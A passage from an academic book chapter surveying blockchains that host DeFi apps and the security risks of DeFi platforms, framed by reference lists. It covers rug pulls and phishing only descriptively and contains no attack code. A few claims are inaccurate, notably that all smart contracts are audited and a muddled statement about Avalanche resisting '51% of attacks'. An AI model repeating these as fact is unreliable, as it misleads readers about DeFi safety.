18. Julija Strebko and Andrejs Romanovs, The advantages and disadvantages of the blockchain technology, IEEE 6th Workshop on Advances in Information, Electronic and Electrical Engineering (AIEEE), pp. 1-6, doi: https://doi.org/10.1109/AIEEE.2018.8592253, 2018.
19. Vanshika Kaushik, Introductory Guide to Decentralized Finance (DeFi), Analytics Steps, 2021.
20. Patrick Schueffel, DeFi: Decentralized Finance - An Introduction and Overview, Journal of Innovation Management, Vol. 9, No. 3, pp. I-X, 2021.
21. DeFi Pulse - The Decentralized Finance Leaderboard, https://www. defipulse.com/
22. Dirk A. Zetzsche, Douglas W. Arner, and Ross P. Buckley, Decentralized Finance, Journal of Financial Regulation, Vol. 6, pp. 172-203, 2020.
23. Yan Chen and Cristiano Bellavitis, Blockchain disruption and decentralized finance: The rise of decentralized business models, Journal of Business Venturing Insights, Vol. 13, 2020.
24. Yan Chen and Cristiano Bellavitis, Decentralized Finance: Blockchain Technology and the Quest for an Open Financial System, Stevens Institute of Technology School of Business Research Paper, pp. 1-27, 2019.

25. Kaihua Qin, Liyi Zhou, Yaroslav Afonin, Ludovico Lazzaretti, and Arthur Gervais, CeFi vs. DeFi - Comparing Centralized to Decentralized Finance, https://arxiv.org/abs/2106.08157, 2021.
26. Fabian Schär, Decentralized Finance: On Blockchain- and Smart Contract-Based Financial Markets, Economic Research, Vol. 103, No. 2, Second Quarter 2021.
27. Semyon Malamud and Marzena Rostek, Decentralized Exchange, American Economic Review, Vol. 107, No. 11, pp. 3320-3362, 2017.
28. Yuen C Lo and Francesca Medda, Uniswap and the emergence of the decentralized exchange, https://papers.ssrn.com/sol3/papers.cfm?abstract_id=3715398, 2020.
29. Guillermo Angeris, Hsien-Tang Kao, Rei Chiang, Charlie Noyes, and Tarun Chitra, An analysis of Uniswap markets, Stanford University, https://web.stanford.edu/~guillean/papers/uniswap_analysis.pdf, 2019.
30. Massimo Bartoletti, James Hsin-yu Chiang, and Alberto Lluch-Lafuente, SoK: Lending Pools in Decentralized Finance, In: Matthew Bernhard, et al. Financial Cryptography and Data Security. FC 2021 International Workshops. FC 2021. Lecture Notes in Computer Science(), vol 12676. Springer, Berlin, Heidelberg. https://doi.org/10.1007/978-3-662-63958-0_40.
31. Jiahua Xu and Nikhil Vadgama, From banks to DeFi: the evolution of the lending market, https://arxiv.org/abs/2104.00970, 2021.
32. How does Defi Lending Work? | DeFi Lending and Borrowing, How does Defi Lending Work? | DeFi Lending and Borrowing (leewayhertz.com)
33. How do derivatives work in DeFi?, How do derivatives work in DeFi? (futurelearn.com)
34. Top-notch DeFi Derivatives You Should Know About - Blaize, blaize.tech
35. Abid Hassan, Md. Iftekhar Ali, Rifat Ahammed, Mohammad Monirujjaman Khan, Nawal Alsufyani, and Abdulmajeed Alsufyani, Secured Insurance Framework Using Blockchain and Smart Contract, Hindawi, Scientific Programming, Article ID 6787406, pp. 1-11, 2021.
36. DeFi Cryptocurrency Insurance Projects Compared, defirate.com
37. DeFi Insurance: Simply Explained, blockdata.tech
38. Mohsen Attaran and Angappa Gunasekaran, Blockchain for Gaming, Book Chapter, Applications of Blockchain Technology in Business, Springer International Publishing, 2019.
39. Dennis Lange, NFTs and Gaming: Are GameFi and P2E the future?, paytechlaw.com
40. Entrance to GameFi World, Super Player World White Paper, 2021.
41. Usman W. Chohan, Non-Fungible Tokens: Blockchains, Scarcity, and Value, Critical Blockchain Research Initiative, pp. 1-14, 2021.
42. Michael Dowling, Is non-fungible token pricing driven by cryptocurrencies?, Finance Research Letters, Vol. 44, 2022.
43. Qin Wang, Rujia Li, Qi Wang, and Shiping Chen, Non-Fungible Token (NFT): Overview, Evaluation, Opportunities and Challenges, Technical Report, 2021.
44. Lennart Ante, The non-fungible token (NFT) market and its relationship with Bitcoin and Ethereum, Blockchain Research Lab (BRL) Working Paper Series No. 20, 2021.
45. Abdeljalil Beniiche, A Study of Blockchain Oracles, https://arxiv.org/abs/2004.07140, 2020.
46. Lorenz Breidenbach, Christian Cachin, Benedict Chan, Alex Coventry, Steve Ellis, Ari Juels, Farinaz Koushanfar, Andrew Miller, Brendan Magauran, Daniel Moroz, Sergey Nazarov, Alexandru Topliceanu, Florian Tram`er, and Fan Zhang, Chainlink 2.0: Next Steps in the Evolution of Decentralized Oracle Networks, https://chain.link/whitepaper, 2021.
47. Giulio Caldarelli, Understanding the Blockchain Oracle Problem: A Call for Action, Information, Vol. 11, No. 11, 2020.
48. Giulio Caldarelli and Joshua Ellul, The Blockchain Oracle Problem in Decentralized Finance—A Multivocal Approach, Applied Sciences, Vol. 11, No. 16, 2021.
49. Bowen Liu, Pawel Szalachowski, and Jianying Zhou, A First Look into DeFi Oracles, https://arxiv.org/abs/2005.04377, 2021.

Chapter 3
DeFi Platforms

Abstract Decentralized finance platforms allow users to lend or borrow funds from others, speculate on price changes using derivatives, trade cryptocurrencies, insure against risks, earn interests on crypto saving accounts, and play online games. DeFi does not rely on any intermediary parties such as banks, exchanges, or brokerages. It offers customers all these benefits by using smart contracts on blockchain. This chapter looks into popular DeFi platforms and investigates the security and safety issues of those platforms. Finally, it evaluates the security of DeFi platforms.

3.1 Popular Blockchains that Support DeFi Apps

Decentralized finance finds wider applications through innovations such as decentralized exchange, P2P lending, crypto loans, etc. Majority of these applications are available on different DeFi platforms. DeFi is shaping the future of the finance industry with its applications and ecosystem. DeFi apps are powered by smart contracts and can strip traditional intermediaries like banks. This section presents popular blockchains that support DeFi apps.

3.1.1 Ethereum

Ethereum is a secure decentralized and generalized transaction ledger. It offers a value transfer system that can be shared across the world and is free to use. It is a project that builds the generalized technology on which all transactions are based on a state machine model. It aims to provide an end-to-end integrated system for building software. The main objective of the Ethereum project is to facilitate transactions between consenting parties who otherwise have no means to trust each other. There may be several reasons for this trustlessness, including geographical separation, incompetency, unwillingness, incompatibility, and inconvenience, to name a few.

Ethereum is a decentralized, open-source blockchain technology with smart contract functionality. It is designed to improve upon the concepts of scripting, altcoins, and on-chain meta protocols. It allows developers to create arbitrary consensus-based applications that provide scalability, interoperability, standardization, and ease of development. Ethereum uses Turing-complete programming language to write smart contracts and decentralized applications which can create their own set of rules for ownership.

Ethereum consists of two types of accounts: externally owned accounts and contract accounts. Externally owned accounts are controlled by private keys. These accounts do not have any code so they use the private key to sign the transaction. Contract accounts are controlled by their contract code. Every time a message is received, a corresponding code is activated to read and write it to internal storage and write messages in response. Messages in Ethereum are similar to transactions in bitcoins except for three differences. First, an Ethereum message can be created either by an external account or contract account, whereas a bitcoin transaction is created externally. Second, Ethereum messages have the option to contain data. Third, Ethereum messages have the option to respond back. This means that Ethereum messages have the privilege of using functions [1].

Ethereum implements the blockchain paradigm which is cryptographically secure and possesses a single instance of a machine which is shared with everyone. Ethereum consists of three main components: transaction, state, and block. A state machine refers to something that reads an input and transitions to a new state. The Ethereum state machine starts with a genesis (blank) state, switches to different states, and transitions to a final state as the transactions are executed [2]. The state of transactions are grouped together into blocks. Every transaction is considered valid if it transitions from one state to another as shown in Fig. 3.1.

The blockchain blocks are bound together with cryptographic hashes. A block contains a header and a body. Header holds the metadata about the block. It also stores the hash of the previous block. The purpose of every block is to execute transactions [3].

3.1.2 Binance Smart Chain

Binance Chain was launched by Binance in April 2019 with an objective to provide fast and decentralized trading. Binance Smart Chain (BSC) is best described as a blockchain that runs in parallel to the Binance Chain. It provides twofold functionality by retaining the high performance of the native blockchain and supporting the smart contracts. This solution brings interoperability and programmability. With the use of Binance chain and Binance smart chain, this platform represents a dual-chain architecture that will empower its users to build decentralized apps and digital assets on one chain and perform fast trading on the other chain [4].

The Binance Smart Chain offers several advantages as it brings the best of two technologies together. It reduces time and cost to transfer assets in a short span of




Fig. 3.1 Transaction, state, and blocks

time. It also allows developers to leverage cross-chain communication and Ethereum compatibility. BSC is a sovereign blockchain which provides safety and security to all users and developers. Its native dual-chain interoperability allows cross-chain communication and scales up the performance of dApps. It is built on 21 validators that validate the transactions. Validation provides decentralization and enables smooth community involvement [4]. Figure 3.2 highlights salient features of BSC.

The focus of Binance Chain is on its decentralized application called "Binance DEX." The application has shown its low latency matching with large capacity headroom by handling voluminous transactions in a short span of time. BSC's most extendable feature is smart contracts and virtual machine function. Despite the high demand of adding smart contracts to BSC, it is a hard decision to make. The reason behind this is the slowdown of BSC after adding smart contracts. However, it can be

Compatibility with Ethereum Virtual Machine (EVM)
Reduced Transaction Fees and Time
High Performance
Cross-Chain Asset Transfer
Secure and Safe

Fig. 3.2 Salient features of Binance Smart Chain

achieved by adding a parallel blockchain to the current BSC that will retain the high performance and support smart contracts at the same time [5].

The principle of adding a parallel blockchain will provide many benefits including Ethereum compatibility, consensus, and governance. It will also retain the features of the current Binance Chain. Parallel blockchain reduces the time required for execution of transactions. It also allows proof-of-stake governance structure to BSC [5].

3.1.3 Solana

Solana is a new blockchain architecture based on proof-of-history (PoH), a proof for verifying order and passage of time between events. PoH is used to encode trustless passage of time into a ledger. It can be used alongside PoW and PoS algorithms to reduce messaging overhead in Byzantine fault-tolerant replicated state machines. At a given point in time, a node is considered a leader to generate a PoH sequence that provides read consistency and a verifiable passage of time. The leader sequences and processes messages in order to maximize throughput. It executes transactions and publishes their signature to replicator nodes called verifiers. Verifiers execute the same transactions on their copies of the state and publish their computed signatures as confirmations. The published confirmations act as votes for the consensus algorithm [6].

The system is designed to work in a way that uses a cryptographic hash function whose output cannot be predicted without running the function, for example, running sha256 or ripemd to compute the hash of a starting value. If the starting point is not known, then a random value is selected. The hash of that random value is passed as the input to the same function and the number of times the hash function is called is recorded. This repetition of the hash function works fine until a hash collides with a previous hash. The entire procedure is called PoH sequence as it




Fig. 3.3 Proof-of-history sequence

stores the hash functions computed over and again [6]. Figure 3.3 shows an example of PoH sequence in which hash1 was produced on count1 and hash2 was produced on count2. Following the properties of PoH, it can be trusted that real time passed between count1 and count2.

3.1.4 Cardano

Cardano is a project that started in 2015 with an objective to change the way cryptocurrencies are designed and developed. Cardano began with a collection of design principles and best practices rather than a comprehensive roadmap. Some of these practices include modular and interdisciplinary approach to development, account for multiple assets in the same ledger, manipulating metadata associated with transactions, and improving the design of cryptocurrencies [7].

Some design principles of Cardano include the following [8]:

- Separation of accounting and computation into different layers
- Implementation of core components in a highly modular function
- Heavy use of interdisciplinary teams including information security experts
- Development of decentralized funding mechanism for future work
- Improvement of design of cryptocurrencies to offer a secure user experience
- Bringing stakeholders closer to operations and maintenance of cryptocurrency
- Abstracting transactions to include optional metadata to better conform to the needs of legacy systems

The project started with extensive research on the current state of cryptocurrencies that produced a library of white papers in the form of IOHK database [9]. There are three main findings based on this research:

- There has been a desire to preserve a single notion of consensus among events recorded in a single ledger. That means all users connected in a network would agree upon a new block.

- Proof-of-stake is a well-known technique to generate random numbers using coin tossing to guarantee output delivery.
- Most altcoins have not made any room for future modifications.

Based on these findings, the roadmap to the future state is foggy as it does not have scope for improvements. There is a necessity to have a social consensus as money is a social phenomenon. Further, manipulation of metadata could introduce counterfeiting currency. All these facts contribute to the evolution of Cardano which is fundamentally based on capitalizing these findings to improve the current state of cryptocurrencies.

3.1.5 Avalanche

Avalanche is a high-performance, scalable, customizable, and secure blockchain platform. It targets highly scalable and distributed applications. It builds application-specific blockchains comprising both permissioned (private) and permissionless (public) deployments. Avalanche aims to build, transfer, and trade arbitrarily complex digital assets. Avalanche possesses the following characteristics [10]:

- *Scalable:* Avalanche is massively scalable, robust, and efficient. The core consensus engine is able to support a global network of millions of connected users with low latencies and high transactions per second.
- *Secure:* Avalanche can provide security to the blockchain system by withstanding more than 51% of attacks (51% of the miners are attackers). It is the first permissionless system to provide such a strong security feature.
- *Decentralized:* Avalanche is designed to provide unprecedented decentralization. It is committed to multiple implementations without any centralized control. There is no distinction between different types of users such as developers, miners, and users.
- *Interoperable and flexible:* Avalanche has a flexible infrastructure for a multitude of digital assets. The platform supports multiple scripting languages, virtual machines, and multiple deployment scenarios.
- *Governable and democratic:* Avalanche is a highly inclusive platform that allows anyone to connect with its network and participate in validation.

Avalanche's architecture consists of creation and operation of a number of subnets to decide who may enter it. Each blockchain is validated by one subnet. The subnet model offers a number of advantages including reduction in network traffic, trusted validations, and compliance.

Avalanche's core component is its consensus engine. There are two families of consensus protocols: classical and Nakamoto. Classical consensus protocols rely on all-to-all communication, while Nakamoto consensus protocols rely on PoW mining coupled with the largest-chain-rule. For the sake of simplicity, the details of these families are not presented in this book. Avalanche combines the best properties of

Table 3.1 Comparison of consensus protocols

	Classical	Nakamoto	Avalanche
Scalable	–	+	+
Robust	–	+	+
Highly decentralized	–	+	+
Low latency	+	–	+
High throughput	+	–	+
Lightweight	+	–	+
Green, sustainable	+	–	+
Resilient to 51% attacks	–	–	+



Transaction (Tx) Issued
Validator Receives Many Transactions
Confirm Tx is Valid
Valid?
No
Ignore
Yes
Add Tx to List of Valid Txs
Begin Repeated Random Subsampling
Select K Random Validators (Weighted by Stake)
Query K Validators on Preferred Txs
Update Tx Confidences
Confidence Threshold Met?
Yes
Accept
Reject Any Txs that conflict with the Accepted Tx
No

Fig. 3.4 Working of Avalanche consensus protocol

both families to achieve low latency and high throughput. Table 3.1 compares the consensus protocols.

Protocols in the Avalanche family operate through repeated sub-sampled voting as presented in Fig. 3.4. When a new transaction is issued, it is confirmed whether it is valid or not. This confirmation is provided by the validator. If the transaction is invalid, it is ignored. On the contrary, if the transaction is confirmed to be valid, it is added to the list of valid transactions. Then the process of repeated random sub-sampling starts in which K random validators are selected and their confidence is measured in terms of their weighted stake.

If the measured confidence meets a threshold value, the transaction is accepted; otherwise, the confidence value is updated. It is important to mention that the last step in this procedure is to reject all transactions that conflict with the accepted transaction.

3.1.6 Polygon

Polygon is best described as a protocol and a framework for building and connecting Ethereum-compatible blockchain networks. Polygon combines the best of Ethereum and sovereign blockchains into an attractive feature set, including scalability, flexibility, and sovereignty from stand-alone blockchains and security, interoperability, and developer experience from Ethereum. Alternatively, Polygon leverages security as a service by combining these networks.

Polygon's architecture consists of four layers: Ethereum layer, security layer, Polygon network layer, and execution layer. Polygon chains can use Ethereum, the most programmable blockchain in the world. The security layer is a specialized, nonmandatory layer providing a set of validators to periodically check the validity of Polygon blockchains. The Polygon network layers provide consensus, transaction collation, and block production. Finally, the execution layer is responsible for interpreting and executing transactions included in the Polygon network.

Polygon enables core components and tools to join the new, borderless economy and society. As part of standalone networks, Polygon offers the highest level of independence and flexibility for enterprise networks. It has its own pool of validators to take control of security. On the other hand, secured chains provide "security as a service" either by Ethereum or by a pool of professional validators [11]. Figure 3.5 highlights the main characteristics of Polygon.

3.1.7 Fantom

Blockchain technology has offered consensus across all nodes in decentralized finance. However, there are certain fundamental issues related to real-time settlement and scalability. Despite several consensus-based algorithms, some blockchain technologies such as Ethereum still synchronize one block at a time, making it a




Fig. 3.5 Characteristics of Polygon




Fig. 3.6 Layered architecture of Fantom

challenging task for scalability. To address this persistent issue, Fantom is introduced as a directed acyclic graph (DAG)-based smart contract platform that attempts to solve the scalability issue of existing public distributed ledgers.

Fantom is being used across large industries such as telecommunication, finance, logistics, electric vehicle provision, and others. It intends to create a smart contract-based ecosystem that can be used by all industries. It is open source so that the community can contribute. However, for making Fantom a unanimous choice, it needs to be easily transferable, irreversible, and economical in terms of transaction fee.

In order to solve the problems associated with existing blockchains, Fantom aims to develop a DAG-based consensus that improves scalability and versatility of existing blockchain technologies. Fantom adopts a new protocol known as the "Lachesis protocol" to maintain consensus. The protocol intends to integrate into the Fantom Opera Chain and allows applications built on top of the Fantom Opera Chain to leverage instant transactions and near zero transaction costs. Figure 3.6 presents the layered architecture of Fantom.

The platform is designed with an objective to provide compatibility between all transaction bodies across the globe and create an ecosystem that allows real-time transactions and data sharing at low cost. The use of DAG technology helps to provide high reliability for transactions. It also breaks the sequential processing of transactions [12].

3.2 Security and Safety of DeFi Platforms

DeFi is evolving to provide decentralized financial services using automated protocols on blockchain and stablecoins (crypto assets) to transfer funds. Financial system has witnessed an unprecedented upsurge in technological evolution with DeFi. It offers high leverage, liquidity, and interconnectedness among users. However, these features come with severe vulnerabilities that are discussed in this section.

DeFi purports to be decentralized, but complete decentralization is illusory. A key issue in full decentralization is that smart contracts are unable to provide a full range of opportunities that leverage interactions with users. All DeFi platforms have central governance frameworks outlining how to set strategic and operational priorities. Therefore, all DeFi platforms support centralization to some extent. Additionally, DeFi blockchains favor the central decision-making power, biased toward large coin holders. This is supported by the fact that blockchains are based on proof-of-stake to improve scalability. Nonetheless, it also allows validators to stake more coins to have a chance of winning the next block and receive compensation [13].

DeFi offers services similar to those provided by the traditional finance system and suffers from similar vulnerabilities. One such example is liquidity mismatches. Crypto assets are fragile and are designed to target a fixed face value. This arrangement results in mismatches between risk profiles and stablecoin liabilities. Liquidity mismatches and exposure to market risk increased the possibility of investor runs. If investors doubt the quality of assets, they have the incentive to sell the stablecoins [13].

DeFi supports high leverage in which funds obtained through lending and trading can be reused to serve as collateral in other transactions. This is called collateralization of funds. It allows investors to build large exposure for a given collateral. Derivatives trading decentralized exchanges also involve leverage. Leverage allows more assets to be purchased for a given capital. High leverage in crypto markets induces procyclicality which amplifies the trading behavior of typical markets at an early stage of development. This leads to distress in the market which ultimately results in instability.

DeFi applications make use of smart contracts which are programs developed in a programming language. Software is exposed to several bugs which can be exploited by malicious actors. This is called smart contract risk. Further, smart contracts are open-source which means there may be involvement of naive developers who might not have followed the programming standards, leading to software flaws. Moreover, DeFi applications rely on oracles to access external real-time data. Oracles provide an exposure to the outside world without which DeFi applications would be restricted to blockchain data only. Oracle data can be manipulated or inaccurate. This makes DeFi platforms susceptible to many attacks [14].

DeFi platforms are vulnerable to scams and cyber-attacks. One of the most important scams is rug pull scam. It is a type of exit scam in which malicious actors create a new token, launch a new liquidity pool for it, and pair it with a base token. A liquidity pool is a large pool of tokens used for trading. In order to execute the scam, scammers keep a significant portion of total supply to themselves once the token launches. Once investors start adding liquidity to the pool to earn and the pool reaches a threshold, scammers dump all their tokens to the pool. It drops the price of newly created tokens to nearly zero, leaving investors empty handed. A study showed that half of the tokens listed on Uniswap platform in November 2021 were scams [15, 16].

DeFi platforms are susceptible to phishing attacks. In this type of attack, scammers pretend to be an official company to trick victims into revealing sensitive information. Phishing attacks are very common in crypto. A swarm of bots is used to launch the attack using social media. The attack looks so genuine that even a Google form is created and victims are asked to fill in their information such as their wallet. To instantiate, a victim lost $1.14 million to scammers pretending to be a famous CEO of a company in January 2021 [15].

Fake Google ads as a result of a search are very common. These ads might redirect inattentive users to a scam. Another scam witnessed by DeFi platforms is ingenuine free tokens dropped in user's wallets. These tokens are distributed to the members of the community by the protocols. In a recent DeFi scam, users suddenly received tokens worth thousands of dollars which had no liquidity [15].

Cryptocurrencies can be destroyed, permanently immobilized, or rendered unspendable. For example, the largest remediated failure of smart contracts was the immobilization of 513K Ether held in wallets written by Parity, an Ethereum development organization. The multi-signature wallets were exploited by an anonymous user who triggered a function in the smart contract that self-destructed all wallets and left them immobilized [17].

In addition to technical and technological risks, DeFi platforms face administrative and regulatory risks as well. As mentioned in the beginning of this section, DeFi uses a centralized governance model. However, more blockchain-based projects are now focused on decentralized governance structure. The decentralized governance model introduces new risks including genuine decision-making power. Regulators need to find a nexus of control in DeFi protocols to distribute power to holders of governance tokens. Emergence of governance token holders introduces new governance attacks that can benefit token holders at the expense of other users. Furthermore, transactions that involve lending, investment trading, and derivatives are exposed to regulatory risks through registration, licensing, and examination of intermediaries similar to traditional financial systems [17, 18].

3.3 Evaluating the Security of DeFi Platforms

Security is one of the important aspects of investing in DeFi. Every user must evaluate the security before entering into a DeFi platform. Generally, investors are confused about how their money is secured by the platform. This section sheds light




Fig. 3.7 DeFi security evaluation pyramid [19]

on some of the key concerns to consider for evaluating the security of the DeFi platforms.

To begin with, the top most question to address is what are the risks of investing in DeFi platforms? There are several layers of questions to evaluate security. Figure 3.7 presents the pyramid of questions for evaluation.

Q1: Is the network stack secure?

Blockchain is evolving at a fast technological pace. Every new technology brings some hidden vulnerabilities which can be easily exposed. This highlights the significance of testing the bugs and vulnerabilities before releasing the technology. For example, BCS offers some advantages over Ethereum in terms of speed and lower transaction fees. However, they tend to have less number of validators and fewer stakeholders monitoring chain security. Overall, tested technology and industry standard wallets are recommended.

Q2: Are the smart contracts audited?

Since smart contracts are open source and public, they need to be audited based on industry standards. Audited smart contracts show their commitment to improve their own code. In the earlier days, involvement of human developers was assumed to be untrustworthy. That's why smart contracts were developed to impart security.

All smart contracts are audited either by the professionals or hackers with an aim to improve the safety of the platform.

Q3: Who are you transacting with?

This is a very important question. A user must know the organization with which he is interacting with. Accountability is the key to establish trust with users. DeFi allows decentralized transacting. Therefore, it should be easy to find the creators of DeFi platforms and their professional histories. The company should have a physical address and support channels where users can talk directly with team members.

Q4: Who are they transacting with?

DeFi platforms should always be transparent about the service providers responsible for conducting essential platform functions. This restricts malicious actors at a bay. Fraudulent funds and trades should be flagged to avoid money laundering. Tainted assets must be prevented from converting back to fiat currency.

Q5: Who are they accountable to?

The developers of DeFi platforms should be accountable to jurisdictions of geographical location to protect investors. DeFi platforms should follow compliance to build stronger protection mechanisms for the users.

3.4 Summary

This chapter provides a brief overview of popular blockchains that support DeFi applications. It emphasizes on security and safety issues on various DeFi platforms discussed in this chapter and presents the pyramid to evaluate security of these platforms. Overall, the chapter lays the foundation for understanding various security problems faced by decentralized finance platforms. The following questions are answered in this chapter:

- What are the popular DeFi platforms that support decentralized applications?
- How do these platforms perform uniquely and what are the salient characteristics of these platforms?
- What security challenges are faced by popular decentralized platforms?
- How to evaluate whether the decentralized platform is secure for investment or not?

References

1. Daniel Davis Wood, Ethereum: A Secure Decentralised Generalised Transaction Ledger, Berlin version, 2014.

2. How does Ethereum work, anyway?, https://www.preethikasireddy.com/post/how-does-ethereum-work-anyway
3. Kamil Jezek, Ethereum Data Structures, https://arxiv.org/pdf/2108.05513.pdf, 2021.
4. Binance Chain Community Releases Whitepaper for Enabling Smart Contracts, Binance blog, https://www.binance.com/en/blog/all/binance-chain-community-releases-whitepaper-for-enabling-smart-contracts-421499824684900520
5. Binance Smart Chain, whitepaper/WHITEPAPER.md at master · bnb-chain/whitepaper · GitHub
6. Anatoly Yakovenko, Solana: A new architecture for a high performance blockchain v0.8.13, pp. 1-32, 2017.
7. Introduction, Why Cardano, https://why.cardano.org/en/introduction/motivation/
8. Charles Hoskinson, Why are we building Cardano, https://whitepaper.io/document/581/cardano-whitepaper
9. IOHK Library, https://iohk.io/en/research/library/
10. Kevin Sekniqi, Daniel Laine, Stephen Buttolph, and Emin Gun Sirer, Avalanche Platform, White Paper, pp. 1-14, 2020, https://assets.website-files.com/5d80307810123f5ffbb34d6e/6008d7bbf8b10d1eb01e7e16_Avalanche%20Platform%20Whitepaper.pdf
11. Polygon Lightpaper, Ethereum's Internet of Blockchains, pp. 1-16, https://polygon.technology/lightpaper-polygon.pdf
